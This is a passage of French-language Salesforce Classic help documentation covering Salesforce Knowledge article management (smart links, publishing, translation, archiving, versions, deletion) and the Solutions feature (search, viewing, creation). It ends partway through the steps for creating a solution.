Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour créer des articles :
- Gérer les articles

  ET

  Lire et Créer sur le type d'article

**Remarque:** Les liens intelligents ajoutent des caractères supplémentaires à ceux affichés. Si une erreur indique que vous avez dépassé la limite en caractères, demandez à votre administrateur d'augmenter la limitation.

CONSULTER ÉGALEMENT :

- Liens intelligents vers des articles de Salesforce Knowledge avec des URL
- Liens intelligents vers Articles de Salesforce Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Liens intelligents vers des articles de Salesforce Knowledge avec des URL

Liaison intelligente depuis un article de Salesforce Knowledge vers un autre en saisissant manuellement l'URL de l'article dans l'éditeur de texte enrichi.

Lors de la création ou de la modification d'un article, vous pouvez créer manuellement un lien intelligent dans un champ de zone de texte enrichi.

1. Mettez en surbrillance le contenu ou placez votre curseur à l'endroit où vous souhaitez insérer le lien.
2. Cliquez sur l'icône de lien, .
3. Sélectionnez le type de lien **URL**.
4. Sélectionnez le protocole **<other>**.
5. Saisissez l'URL de l'article sous le format : `/articles/[langue]/[typeArticle]/[NomURL]`.

   Par exemple, pour un article en Français dans une base de connaissances en plusieurs langues, d'un type d'article FAQ, avec un nom d'URL À propos des mots de passe, l'URL de l'article est : `/articles/fr_FR/FAQ/A_propos_des_mots_de_passe`. Ajoutez une langue uniquement si votre base de connaissances Salesforce Knowledge prend en charge plusieurs langues.

   **Important:** Les liens intelligents sont basés sur les canaux dans lesquels ils se situent. Par conséquent vous ne pouvez pas insérer un lien intelligent qui pointe vers un article d'un autre canal. Par exemple, un article de votre base de connaissance publique ne peut pas être lié à un article publié uniquement dans votre canal interne.
6. Vous pouvez également cliquer sur l'onglet Cible et sélectionner l'emplacement d'affichage de l'article référencé.
   - **Non défini** : ouvre l'article lié dans le cadre dans lequel il a été cliqué.
   - **Cadre** : ouvre l'article lié dans un cadre désigné.
   - **Nouvelle fenêtre (_blank)** : ouvre l'article lié dans une nouvelle fenêtre ou un nouvel onglet.
   - **Fenêtre supérieure (_top)** : ouvre l'article lié dans tout le corps de la fenêtre.
   - **Même fenêtre (_self)** : ouvre l'article lié dans le cadre dans lequel il a été cliqué.
   - **Fenêtre parent (_parent)** : ouvre l'article lié dans le cadre parent.
7. Cliquez sur **OK**.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer des articles :

- Gérer les articles

  ET

  Lire et Créer sur le type d'article

**Remarque:** Les liens intelligents ajoutent des caractères supplémentaires à ceux affichés. Si une erreur indique que vous avez dépassé la limite en caractères, demandez à votre administrateur d'augmenter la limitation.

CONSULTER ÉGALEMENT :

- Liens intelligents vers des Articles de Salesforce Knowledge via la recherche
- Liens intelligents vers Articles de Salesforce Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Publication d'articles et de traductions

La publication d'articles et de traductions les rend accessibles dans tous les canaux sélectionnés. Si vous publiez un article pour lequel une traduction existe, toutes les traductions de l'article sont également publiées.

Vous pouvez publier un article ou une traduction à partir de l'onglet Gestion des articles, ou depuis la page de détail de l'article ou de la traduction. Pour publier un article ou une traduction, l'autorisation de publication sur le type de l'article et l'action « Articles publiés » ou « Articles traduits publiés » sont requises.

Lors de la publication d'articles, tenez compte des points ci-dessous.

- Vous publier directement ou planifier la publication à une date ultérieure. Les articles dont vous avez planifié la publication ultérieure continuent de s'afficher dans le filtre Articles brouillon, avec l'icône en attente ( ) en regard du titre de l'article. Pour afficher la date de publication, survolez l'icône.

  **Conseil:** Pour annuler une publication planifiée, cliquez sur **Annuler la publication** dans la page de détail ou de modification de l'article ou de la traduction.

- Si votre organisation a mis en œuvre des processus d'approbation, les mêmes autorisations et actions sont requises pour publier un article qui a été approuvé. Les processus d'approbation ne sont pas disponibles pour les traductions.
- Un article dans un processus d'approbation peut être envoyé à une file d'attente de publication, même s'il est planifié pour une publication immédiate. Cela peut se produire lorsque l'article est volumineux, de nombreuses langues sont actives ou de nombreux articles doivent être publiés en même temps. Pour remédier aux problèmes de performance, l'article est envoyé vers une file d'attente, généralement pour quelques minutes, jusqu'à sa publication. Notez également que le dernier utilisateur qui a modifié l'article est spécifié dans le champ `Dernière modification par` du paramètre **Processus automatisé**.
- Si le brouillon en cours de publication est une copie d'un article déjà publié, il est publié sous une autre version que l'original.
- Pour les articles et les traductions publiés, activez la case `Marquer comme nouvelle version` pour afficher l'icône du nouvel article ( ) en regard de votre article dans les canaux sélectionnés. Les lecteurs de ces canaux peuvent constater que cet article a été modifié depuis la dernière fois qu'ils l'ont lu. Cette case n'est pas disponible lorsque vous publiez un article pour la première fois, car l'icône s'affiche par défaut pour de nouveaux articles.
- Si vous attribuez un article dont la publication est planifiée, vous annulez également la publication.
- La planification d'une publication supprime toute information d'attribution. L'utilisateur qui a planifié la publication est attribué à l'article.
- Des conflits peuvent se produire lorsque différents agents exécutent simultanément des actions sur les mêmes articles. Selon l'identité du premier utilisateur qui exécute une action, les articles ne sont pas disponibles pour les utilisateurs suivants, même s'ils sont affichés momentanément dans la liste des articles. L'exécution d'une action sur ces articles entraîne une erreur de conflit.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

- Si vous disposez de l'action d'article « Publier les articles » et qu'un processus d'approbation est configuré pour un article, les boutons **Publier** et **Soumettre pour approbation** s'affichent.

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Traduction d'articles dans Salesforce Knowledge

Si votre organisation traduit les articles Salesforce Knowledge en interne, vous pouvez saisir les traductions dans les pages de détail de traduction.

Selon le statut de votre traduction et les les actions d'article qui vous sont attribuées, vous pouvez effectuer les travaux suivants depuis la page de détail de la traduction.

| Action | Description | Statut de l'article |
|---|---|---|
| **Archiver** | L'archivage supprime les traductions publiées devenues obsolètes afin d'annuler leur publication pour les agents et clients dans les canaux de Salesforce Knowledge de votre organisation. | Pour archiver une traduction, archivez son article maître. |
| **Attribuer** | L'attribution change le propriétaire de la traduction. | Traductions brouillon |
| **Supprimer** | La suppression d'une traduction la supprime définitivement de la base de connaissances.<br>Remarque: Vous ne pouvez pas annuler la suppression d'une traduction brouillon. | Traductions brouillon |
| **Modifier** | La modification change le contenu ou les propriétés de la traduction. | Traductions brouillon et publiées |
| **Aperçu** | L'aperçu montre comment la traduction s'affiche pour l'utilisateur.<br>Remarque: Le vote et les informations Chatter ne sont pas disponibles dans l'aperçu d'un article de la base de connaissances. | Traductions brouillon et publiées |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour travailler sur des articles traduits :

- Gérer les articles

  ET

  Créer, Lire, Modifier ou Supprimer sur le type d'article (en fonction de l'action)

| Action | Description | Statut de l'article |
|---|---|---|
| **Publier** | La publication des traductions les rend visibles dans tous les canaux sélectionnés. | Traductions brouillon |

1. Cliquez sur l'onglet **Gestion des articles**, puis sélectionnez **Traductions** dans la zone Afficher.
2. Sélectionnez **Traductions brouillon**.

   Remarque: Vous pouvez également modifier une traduction publiée. Le statut brouillon est restauré jusqu'à la nouvelle publication. Vous pouvez toutefois laisser la version existante publiée pendant que vous mettez à jour sa copie.
3. Vous pouvez également changer le filtre `Attribué à` afin d'afficher les articles qui ne vous sont pas attribués pour traduction. Vous pouvez consulter par exemple des articles attribués à une file d'attente de traduction.
4. Cliquez sur **Modifier** en regard de l'article et de la langue que vous souhaitez traduire.
5. Saisissez votre traduction.
6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Archivage d'articles et de traductions

L'archivage supprime les articles et les traductions publiés obsolètes afin d'annuler leur publication pour les agents et clients dans les canaux Salesforce Knowledge de votre organisation.

Vous pouvez archiver des articles et des traductions publiés sous l'onglet Gestion des articles. Vous pouvez sélectionner un archivage en temps réel (maintenant) ou planifier l'archivage.

Les articles que vous archivez maintenant sont directement déplacés vers la vue Articles archivés. Les articles dont l'archivage est planifié restent affichés dans la vue Articles publiés, avec l'icône (). Pour afficher la date d'archivage, survolez l'icône. À la date d'archivage, l'article est automatiquement déplacé vers la vue Articles archivés.

Remarque:

- Des conflits peuvent se produire lorsque différents agents exécutent simultanément des actions sur les mêmes articles. Selon l'identité du premier utilisateur qui exécute une action, les articles ne sont pas disponibles pour les utilisateurs suivants, même s'ils sont affichés momentanément dans la liste des articles. L'exécution d'une action sur ces articles entraîne une erreur de conflit.
- Si vous modifiez un article publié qui est planifié pour l'archivage, vous annulez également l'archivage.
- Si un article contient une traduction publiée avec une version brouillon, dans les archives, la version brouillon est supprimée. Les traductions publiées sont archivées avec l'article.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

Conseil: Pour annuler une archive planifiée, cliquez sur **Annuler l'archive** dans la page de détail de l'article.

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Versions d'article Salesforce Knowledge

Les versions d'article permettent d'enregistrer une ancienne version d'un article publié, puis de déterminer quelle version de l'article est associée à une requête. Pour enregistrer l'ancienne version, sélectionnez la case `Marquer comme nouvelle version` lors de la publication de la nouvelle version. L'ancienne version publiée est enregistrée, et la nouvelle version est publiée sous un identifiant formé du numéro séquentiel de version suivant.

Lorsqu'un article est joint à une requête et qu'une nouvelle version de l'article est publiée, la version jointe à la requête est considérée périmée. Par exemple, si une version 2 est jointe à une requête, puis une version 3 publiée, l'article joint à la requête devient la version 2 (périmée). Cette notation garantit l'existence d'un enregistrement permanent dont le contenu est associé à la requête.

Lorsque vous cliquez sur le numéro de la version dans la Vue d'article, et dans les pages Article ou Détails de traduction, la liste Historique des versions s'affiche. Dans cette liste, vous pouvez :

- Afficher la liste des versions archivées.
- Pour afficher une version, cliquez sur son titre.
- Agrandir la version pour afficher son historique de modification de champs (si vous avez le suivi historique activé pour le type d'article et pour les champs).

Par défaut, le système stocke jusqu'à dix versions d'un article, plus toutes les versions jointes à des requêtes.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

Lorsque plusieurs versions d'un article existent, vous pouvez restaurer une version antérieure et la publier de nouveau. Cliquez sur `Restaurer la version brouillon` pour copier le contenu de la version archivée dans un article brouillon, puis le publier de nouveau en tant que nouvelle version. En même temps, vous pouvez restaurer l'ancienne version de toute traduction associée.

Remarque: Lorsqu'un brouillon de l'article existe, l'option de restauration n'est pas disponible.

Vous pouvez supprimer une version ancienne, obsolète d'un article publié en sélectionnant `Supprimer cette version` dans la page de détail de l'article. Si vous supprimez une version d'article associée à une requête, elle n'est plus jointe à la requête. Les versions d'articles traduits dépendent de la langue de l'article principal. Si la version dans la langue principale est supprimée, les versions traduites le sont également.

Les versions s'affichent également dans les rapports personnalisés, ce qui permet de rechercher et de consulter la version de l'article joint à une requête.

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Suppression d'articles et de traductions

Vous pouvez supprimer des articles et des traductions sous l'onglet Gestion des articles ou dans la page de détail de l'article ou de la traduction. La suppression entraîne le retrait définitif des articles de la base de connaissances. Vous pouvez supprimer des articles brouillon, des brouillons de traduction d'articles ou des articles archivés, mais pas des articles ou des traductions publiés.

**Remarque:**

- Pour supprimer des articles et des traductions publiés, supprimez-les d'abord de la publication en sélectionnant modifier ou archiver.
- Lorsqu'un utilisateur sans accès en suppression annule l'édition d'un article publié, l'article brouillon créé n'est pas automatiquement supprimé.

La suppression d'articles les déplace vers la Corbeille, depuis laquelle vous pouvez les restaurer si nécessaire. Si vous supprimez un article avec des traductions, les traductions sont également envoyées à la Corbeille. Cependant, si vous supprimez une seule traduction, vous ne pouvez pas la restaurer. La suppression d'un article ou d'une traduction peut échouer si un autre utilisateur ou le système apporte une modification pendant sa suppression. Dans ce cas, vous recevez un message d'erreur.

**Remarque:**

- Des conflits peuvent se produire lorsque différents agents exécutent simultanément des actions sur les mêmes articles. Selon l'identité du premier utilisateur qui exécute une action, les articles ne sont pas disponibles pour les utilisateurs suivants, même s'ils sont affichés momentanément dans la liste des articles. L'exécution d'une action sur ces articles entraîne une erreur de conflit.
- Si vous supprimez un article brouillon qui est une copie d'un article déjà publié, la version originale n'est pas affectée mais la version brouillon est définitivement supprimée. Elle n'est pas envoyée vers la Corbeille. Vous pouvez de nouveau modifier la version publiée de votre travail dans une copie brouillon.
- Lorsqu'un utilisateur sans accès en suppression annule l'édition dans article publié, l'article brouillon créé n'est pas automatiquement supprimé.

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

# Onglet Articles ou Base de connaissances

Déterminez les onglets Salesforce Knowledge que vous utilisez et les actions que vous pouvez exécuter sous chaque onglet.

Il existe deux onglets pour la recherche d'articles Salesforce Knowledge : l'onglet Base de connaissances ou l'onglet Articles. L'onglet que vous utilisez dépend de la date à laquelle votre organisation a commencé à utiliser Salesforce Knowledge ou si elle a adopté l'onglet Base de connaissances.

### L'onglet Base de connaissances

Si la barre de recherche se situe en haut du cadre principal de la page, vous utilisez Knowledge One sous l'onglet Base de connaissances.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.


**AUTORISATIONS UTILISATEUR**

Pour visualiser des articles :
- Lire sur le type d'article

Pour créer des articles :
- Gérer les articles

  ET

  Lire et Créer sur le type d'article




L'onglet Knowledge regroupe les fonctionnalités de l'ancien d'onglet Articles et de l'onglet Gestion des articles, et utilise la recherche fédérée pour interroger toutes vos ressources en même temps. Sous l'onglet Base de connaissances, vous pouvez effectuer les opérations suivantes :

- Recherchez tous vos articles Salesforce Knowledge et toutes vos sources de données externes, comme Microsoft® SharePoint®.
- Filtrez les articles par langue et catégories de données.
- Trier les articles par date de publication, note, les plus consultés et titre.
- Utiliser la liste déroulante **Créer un article** pour sélectionner un type d'article et créer un article.
- Utilisez la liste déroulante en regard de chaque article pour le suivre ou ne plus le suivre, le modifier, le publier et le supprimer, en fonction de vos autorisations.

De plus, lorsque vous utilisez fil de requête, la présentation de l'onglet Base de connaissances s'applique au menu latéral des articles.

**Remarque:** Les membres de communauté sans l'autorisation Knowledge One ne peuvent pas accéder à Knowledge via des communautés. Il ne peuvent pas non plus accéder à Knowledge dans des communautés via les applications navigateur mobile et téléchargeable Salesforce1.

Pour basculer vers Knowledge One et l'onglet Base de connaissances, demandez à votre administrateur d'ajouter l'autorisation `Knowledge One` à votre profil ou ensemble d'autorisations.

**L'onglet Articles**

Si la barre de recherche se situe dans le panneau gauche de la page, vous utilisez l'onglet Articles.

L'onglet Articles présente une liste de vos articles Salesforce Knowledge publiés. Sous l'onglet Articles, vous pouvez effectuer les opérations suivantes :

- Rechercher des articles publiés
- Afficher des articles publiés
- Créer un article
- Personnaliser l'affichage des informations sur les articles

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

# Solutions

## Présentation des solutions

Une solution est une description détaillée d'un problème client et de sa solution. Les responsables de solution, les administrateurs et les utilisateurs dotés des autorisations appropriées peuvent créer et réviser des solutions, et les classer par catégorie. Ils peuvent également publier des solutions sur le portail libre-service et les rendre publiques.

L'onglet Solutions affiche une page d'accueil qui vous permet de trouver rapidement des solutions et de les gérer. Si votre organisation utilise des catégories de solution, vous pouvez les parcourir et rechercher des solutions par catégorie. Vous pouvez également trier et filtrer les solutions à l'aide de vues Listes standard et personnalisées.

Les administrateurs et les utilisateurs disposant de l'autorisation “Importer des solutions” sont habilités à importer des solutions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Par défaut, les solutions sont créées et affichées au format texte. Les administrateurs peuvent activer les solutions HTML afin que toutes les solutions apparaissent au format HTML et soient créées à l'aide d'un éditeur HTML.

CONSULTER ÉGALEMENT :

Page d'accueil des solutions

Conseils de rédaction de solutions

Présentation des solutions HTML

Guide de configuration de l'administrateur : Guide de mise en œuvre de solutions

## Recherche de solutions

Vous pouvez rechercher des solutions par :

- Recherche à partir de l'onglet Requêtes
- Recherche à partir de l'onglet Solutions
- Recherche de solutions
- Recherche à l'aide de la Recherche globale
- Création d'une vue de liste dans Salesforce Classic

Lorsque vous recherchez des solutions, la recherche porte sur tous les champs texte standard des solutions, ainsi que sur les types de champ personnalisé suivants :

- Numéro automatique
- Texte
- Zone de texte
- Zone de texte longue
- E-mail
- Téléphone
- Tout champ défini en tant qu'ID externe

Notez les points suivants sur ces comportements dans les recherches de solutions :

- La recherche renvoie les solutions qui contiennent l'un ou l'ensemble des mots-clés. Par exemple, si vous recherchez `data loader`, les résultats obtenus peuvent contenir *data*, *loader* ou ces deux mots-clés dans n'importe quel ordre. Les éléments incluant le plus de mots-clés apparaissent au début des résultats et les éléments incluant vos mots-clés sous forme de phrase ou proches les uns des autres sont également répertoriés en haut des résultats.
- La recherche de solutions peut raciniser ou rechercher des variantes des termes recherchés. Par exemple, la recherche de `création` renvoie les solutions qui contiennent *créer*, *créé* et *création*.
- Vous pouvez utiliser les opérateurs et caractères génériques de recherche pour affiner les résultats de vos recherche solutions.
- Si des termes recherchés figurent dans le titre d'une solution, elle est promue dans les résultats de recherche.
- Les chiffres affichés entre parenthèses et crochets avec les résultats de recherche indiquent le nombre de solutions correspondantes trouvées. Par exemple, si `Camion (35)` s'affiche dans les résultats de la recherche *Camion*, votre organisation dispose de 35 solutions contenant le terme *Camion*.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des solutions :
- Lire sur les solutions

### Recherche à partir de l'onglet Requêtes

1. Dans une page de détail de liste associée Solutions, saisissez les mots-clés associés à la solution recherchée dans la zone de recherche. Vous pouvez utiliser des opérateurs et caractères génériques de recherche dans votre demande.

2. Si les catégories sont d'usage dans votre organisation, vous pouvez en sélectionner une pour y effectuer la recherche.
3. Cliquez sur **Rechercher une solution**. La recherche renvoie une liste de solutions pertinentes.
   - Cliquez sur les en-têtes de colonne pour trier les résultats par ordre croissant ou décroissant.
     - Le tri concerne tous les résultats obtenus pour un objet particulier, y compris ceux des pages suivantes.
     - Vous ne pouvez pas cliquer sur les en-têtes de colonne de champs de liste à sélection multiple, car il est impossible de trier ce type de champ.
   - Si votre entreprise dispose de solutions multilingues, les résultats de la recherche renvoient les solutions dont la langue comporte les mots-clés recherchés. Néanmoins, les résultats de la recherche dans plusieurs langues risquent de ne pas être fiables car les termes recherchés d'une langue à l'autre sont traités différemment.
   - Si votre entreprise dispose de récapitulatifs de solution et de résumés de catégorie en ligne, les résultats de la recherche affichent jusqu'à 150 caractères des détails de solution et jusqu'à 150 caractères du journal de catégorie auquel la solution appartient.
   - Notez que si les solutions HTML sont activées, toutes les balises et images sont supprimées des détails correspondants.
   - Si la fonction suggestions de solutions est activée, cliquez sur **Afficher les suggestions de solutions** pour afficher les solutions correspondantes à l'aide d'une formule qui évalue automatiquement la pertinence de chaque solution, par rapport à la requête, sur la base de la fréquence des mots, de leur proximité, de la similarité des requêtes et des solutions associées.
4. Si les filtres des résultats de recherche sont activés pour votre organisation, vous pouvez filtrer les résultats de recherche. Cliquez sur le lien **Afficher les filtres** dans la liste associée de résultats appropriée, saisissez les critères de filtrage, puis cliquez sur **Appliquer les filtres**.

## Recherche à partir de l'onglet Solutions

1. Dans l'onglet Solutions, entrez les mots-clés liés à une solution possible dans la zone de recherche en haut de la page. Vous pouvez utiliser des opérateurs et caractères génériques de recherche dans votre demande.
2. Si les catégories sont d'usage dans votre organisation, vous pouvez en sélectionner une pour y effectuer la recherche.
3. Cliquez sur **Rechercher une solution**. La recherche renvoie la liste des enregistrements pertinents.

   Cliquez sur les en-têtes de colonne pour trier les résultats par ordre croissant ou décroissant.

   Remarque: Le tri concerne tous les résultats obtenus pour un objet particulier, y compris ceux des pages suivantes. Vous ne pouvez pas cliquer sur les en-têtes de colonne de champs de liste à sélection multiple, car il est impossible de trier ce type de champ.

   Si votre entreprise dispose de solutions multilingues, les résultats de la recherche renvoient les solutions dont la langue comporte les mots-clés recherchés. Néanmoins, les résultats de la recherche dans plusieurs langues risquent de ne pas être fiables car les termes recherchés d'une langue à l'autre sont traités différemment. Si votre entreprise dispose de récapitulatifs de solution et de résumés de catégorie en ligne, les résultats de la recherche affichent jusqu'à 150 caractères des détails de solution et jusqu'à 150 caractères du journal de catégorie auquel la solution appartient. Notez que si les solutions HTML sont activées, toutes les balises et images sont supprimées des détails correspondants.
4. Si les filtres des résultats de recherche sont activés pour votre organisation, vous pouvez filtrer les résultats de recherche. Cliquez sur le lien **Afficher les filtres** dans la liste associée de résultats appropriée, saisissez les critères de filtrage, puis cliquez sur **Appliquer les filtres**.
5. Sélectionnez une entrée dans la liste pour accéder directement à cet enregistrement. Si vous ne trouvez pas d'enregistrement correspondant, recherchez une solution intéressante à l'aide des catégories.

   Les champs qui s'affichent dans les résultats de la recherche dépendent de la présentation de recherche définie par votre administrateur et par vos paramètres de sécurité au niveau du champ (disponible uniquement dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition).

### Recherche de solutions

1. Dans la section Naviguer dans les solutions de l'onglet Solutions, cliquez sur une catégorie pour afficher la liste des solutions correspondantes et ses sous-catégories.
2. Vous pouvez également utiliser la liste déroulante pour trier les solutions par catégorie, les plus fréquemment utilisées ou les plus récemment mises à jour.
3. Sélectionnez un enregistrement dans les résultats de la recherche pour y accéder directement.

### Recherche à l'aide de la Recherche globale

1. Saisissez les termes à rechercher dans la zone de recherche de l'en-tête.

   Vous pouvez utiliser des opérateurs et caractères génériques de recherche dans votre demande.
2. Sélectionnez **Options de recherche** dans la liste déroulante, puis sélectionnez `Solutions` pour affiner vos résultats de recherche.
3. Cliquez sur **Rechercher**.

CONSULTER ÉGALEMENT :

Résolution de requêtes

Présentation des solutions multilingues

## Affichage et sélection de solutions

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour afficher des solutions : | Lire sur les solutions |
| Pour joindre une solution à une requête : | Lire sur les solutions et les requêtes<br>ET<br>Autorisation de modification sur les requêtes |
| Pour modifier des solutions non publiées : | Autorisation de modification sur les solutions |
| Pour supprimer des solutions non publiées : | Autorisation de suppression sur les solutions |
| Pour modifier des solutions publiées : | Gérer les solutions publiées |
| Pour supprimer des solutions publiées : | Gérer les solutions publiées |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Affichage de solutions**

Lorsque vous avez localisé une solution, en recherchant une requête, à partir de la page d'accueil des solutions ou des pages de listes, cliquez sur le titre de la solution pour afficher des informations détaillées. Si les détails de survol sont activés, survolez un champ de recherche dans la page de détail pour afficher les informations principales sur un enregistrement, avant de cliquer sur la page de détail correspondante.

**Affichage des mises à jour et des commentaires de solutions (Chatter)**

Affichez un fil Chatter de mises à jour, de commentaires et de publications relatives à la solution.

**Sélection de solutions**

Pour joindre la solution à votre requête, cliquez sur **Sélectionner** à partir de la page de détail de la solution ou de la liste de résultats de la recherche. La solution est automatiquement ajoutée à la requête. L'option **Sélectionner** est disponible uniquement si vous

avez recherché la solution à partir d'une requête, ou si vous avez recherché des solutions à ajouter à la page d'accueil du portail libre-service.

**Modification et suppression de solutions non publiées**

Les utilisateurs autorisés à modifier des solutions peuvent mettre à jour des solutions non publiées en cliquant sur **Modifier**, en modifiant les champs nécessaires, puis en cliquant sur **Enregistrer**. Pour supprimer une solution non publiée, un utilisateur autorisé à supprimer des solutions peut cliquer sur le bouton **Supprimer**.

Remarque: Si les solutions HTML sont activées pour votre entreprise, que vous ouvrez une solution de format texte à l'aide de l'éditeur HTML et que vous l'enregistrez, cette solution devient une solution HTML.

**Modification et suppression de solutions publiées**

La modification et la suppression de solutions publiées est limitée aux utilisateurs autorisés à gérer des solutions publiées, tels que les responsables de solution et les administrateurs.

**Listes associées de solutions**

Sous les détails de solution figurent des informations associées à la solution, qui comprennent l'historique des modifications, les activités en cours et fermées, les pièces jointes, les requêtes associées, les solutions traduites et les catégories auxquelles appartient la solution. Les listes associées qui s'affichent dépendent de vos paramètres de personnalisation et de ceux définis par votre administrateur pour la présentation des pages ou par vos autorisations d'affichage des données connexes.

**Impression de solutions**

Pour ouvrir une vue imprimable des détails de l'enregistrement, cliquez sur **Vue imprimable** dans le coin supérieur droit de la page.

Remarque: Si les solutions HTML sont activées pour votre entreprise, le formatage HTML appliqué aux détails de votre solution apparaît dans la vue imprimable.

Pour revenir à la dernière page de liste affichée, cliquez sur **Retour à la liste** en haut de la page de détail Solution. Si votre organisation a activé l'option de réduction des sections de page, utilisez les icônes représentant des flèches près des en-têtes de section pour développer ou réduire chaque section de la page des détails.

CONSULTER ÉGALEMENT :

Historique de la solution

Création de solutions

Classement des solutions par catégorie

# Affichage des listes de solution

La page de liste des solutions affiche les solutions dans votre vue actuelle. Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.

- Cliquez sur le titre d'une solution pour afficher ses détails. Cliquez sur **Modifier** ou sur **Suppr** pour modifier la solution ou la déplacer dans la Corbeille.
- Si Chatter est activé, cliquez sur ou sur pour suivre ou ne plus suivre une solution dans votre fil Chatter.
- Cliquez sur **Nouvelle solution** ou sélectionnez **Solution** dans la liste déroulante Créer du menu latéral pour créer une solution.

CONSULTER ÉGALEMENT :

Présentation des solutions

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des listes de solutions :
- Lire sur les solutions

Pour créer des solutions :
- Autorisation de création sur les solutions

Pour modifier des solutions :
- Autorisation de modification sur les solutions

Pour supprimer des solutions :
- Autorisation de suppression sur les solutions

# Création de solutions

Vous pouvez créer une solution en procédant comme suit :

- Créez une solution à partir du menu latéral ou de l'onglet Solutions :
  1. Sélectionnez **Solution** dans la liste déroulante Créer du menu latéral ou cliquez sur **Nouveau** en regard de **Solutions récentes** dans la page d'accueil des solutions.

     Si les solutions multilingues sont activées pour votre organisation, vous pouvez créer une solution traduite en cliquant sur **Nouveau** dans la liste associée Solutions traduites de la solution principale.
  2. Si les solutions multilingues sont activées pour votre organisation, sélectionnez la langue souhaitée pour la solution dans la liste de sélection `Langue`.

     Les langues disponibles sont celles prises en charge par Salesforce. La liste de sélection `Langue` exclut les langues déjà employées dans la solution principale ou d'autres solutions traduites associées.
  3. Saisissez le titre de la solution, les renseignements ainsi que toute autre information la concernant.

     Conseil: Dans les recherches de solutions, si des termes recherchés figurent dans le titre d'une solution, celle-ci est promue dans les résultats de recherche. Il est par conséquent préférable de rédiger le titre d'une solution avec des termes pertinents que les utilisateurs sont susceptibles de rechercher.

     Si les solutions HTML sont activées pour votre organisation, vous pouvez saisir les détails correspondants dans un éditeur HTML. L'éditeur HTML vous permet d'utiliser une barre d'outils pour insérer des images, et formater le texte et les paragraphes de votre solution.
  4. Cliquez sur **Enregistrer**.

  Remarque: Les images des détails des solutions HTML ne sont pas affichées dans les vues de liste et les rapports.

- Pour créer une nouvelle solution à la clôture d'une requête :
